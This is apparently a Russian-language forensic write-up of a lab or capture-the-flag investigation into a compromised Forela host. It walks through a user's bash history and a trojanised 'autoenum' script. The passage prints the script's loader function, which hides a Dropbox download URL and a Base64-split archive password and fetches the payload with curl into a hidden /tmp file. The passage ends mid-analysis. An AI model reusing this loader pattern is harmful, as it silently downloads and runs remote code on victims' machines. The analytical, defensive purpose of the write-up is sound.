
> *Служба внутренней безопасности компании Forela провела тестирование на проникновение в ее сеть. В результате тестирования было обнаружено, что один из узлов, возможно, был взломан.*

Цель расследования — проверить, как произошла компрометация, используя предоставленные данные.

ПОИСК АНОМАЛЬНОЙ АКТИВНОСТИ


Распакуем и прошерстим файлы из задания. Нет ли среди них папок с подозрительными названиями? Особое внимание уделяем каталогам пользователя.

В корневой папке есть каталог **User_Files**, который содержит архив с интересным названием **hidden-user-home-dir.tar.gz**. В нем — каталоги **home/** и **root/**.




```
user@vm:~/psittaciformes/catscale_out/User_Files$ ll
итого 116
drwxrwxr-x  4 user user  4096 мар 20 22:05 ./
dr-xr-xr-x 11 user user  4096 дек 24 01:33 ../
-rw-rw-r--  1 user user   420 дек 24 01:33 hidden-user-home-dir-list.txt
-rw-rw-r--  1 user user 96194 дек 24 01:33 hidden-user-home-dir.tar.gz
drwxr-xr-x  3 root root  4096 мар 20 22:05 home/
drwxr-xr-x  2 root root  4096 мар 20 22:05 root/
```

В домашней директории находим папку пользователя **johnspire**, который предположительно был скомпрометирован. Просмотрим историю команд, чтобы убедиться в этом.




```
user@vm:~/psittaciformes/catscale_out/User_Files/home/johnspire$ cat .bash_history
exit
sudo service ssh start
exit
ip a
sudo service ssh start
ip a
exit
sudo nmap -p- 10.129.228.158
ls
history
nikto
nikto -h 10.129.228.158
ls
nmap 192.168.68.0/24
nmap 192.168.68.0/24 -p-
msfconsole
ls
cat /etc/passwd
passwd johnspire
ip a
ls
ping 1.1.1.1
git clone https://github.com/pttemplates/autoenum
cd autoenum/
ls
bash enum.sh 10.0.0.10
sudo bash enum.sh 10.0.0.10
cd
ls
mkdir Git
cd Git/
ls
git clone https://github.com/enaqx/awesome-pentest
git clone https://github.com/F1shh-sec/Pentest-Scripts
```

Видим, что под учеткой выполнялась подозрительная активность, в том числе сканирование сети, просмотр **/etc/passwd**, запуск MSF. Примечателен запуск Git и использование скрипта **enum.sh**. Посмотрим на GitHub засветившийся репозиторий **autoenum**.



pttemplates / autoenum Public
Code Issues Pull requests Actions Projects Security Insights
main 1 Branch 0 Tags
Go to file
Code
brown249 Update enum.sh
786acdb · 3 months ago 13 Commits
enum.sh Update enum.sh 3 months ago
readme.md Update readme.md 3 months ago
README
NA
About
No description, website, or topics provided.
Readme
Activity
Custom properties
0 stars
0 watching
0 forks
Report repository
Releases
No releases published
Packages
No packages published
Languages
Shell 100.0%

В **README** написано NA (not available), что подразумевает отсутствие каких-либо сведений. Разберем подробнее запускавшийся на хосте **enum.sh**.



```
do_wget_and_run() {
    f1="https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2"
    f2="/blob.zip?rlkey=zmbys0idnbab9qnl45xhqn257&st=v22geon6&dl=1"
    OUTPUT_FILE="/tmp/.hidden_$RANDOM.zip"
    UNZIP_DIR="/tmp/"
    part1="c3VwZXI="
    part2="aGFja2Vy"
    PASSWORD=$(echo "$part1$part2" | base64 -d)

    FILE_URL="${f1}${f2}"

    echo "--------------------------------------------------------------------------"
    echo " System validation underway..."
    echo "--------------------------------------------------------------------------"
    echo "\n"

    # Download the file
    echo "Establishing connection to remote resource..."
    curl -L -o "$OUTPUT_FILE" "$FILE_URL"

    if [ $? -ne 0 ]; then
        echo "Error during retrieval process. Terminating."
        exit 1
    fi

    # Validate the downloaded file
    FILE_TYPE=$(file -b "$OUTPUT_FILE")
    if [[ "$FILE_TYPE" != *"Zip archive data"* ]]; then
        echo "Artifact does not match expected configuration. Exiting."
        exit 1
    fi
```

АНАЛИЗ ENUM.SH


Внимание привлекает функция **do_wget_and_run()**, которая и является вредоносной. В ней содержится ссылка на Dropbox, составляемая из двух переменных:

```
f1="https://www.dropbox.com/scl/fi/uw8oxug0jydibnorjvyl2"
f2="/blob.zip?rlkey=zmbys0idnbab9qnl45xhqn257&st=v22geon6&dl=1"
```


С сайта скачивается ZIP-архив с достаточно тривиальным паролем, тоже состоящим из двух по отдельности кодированных Base64 частей.

```
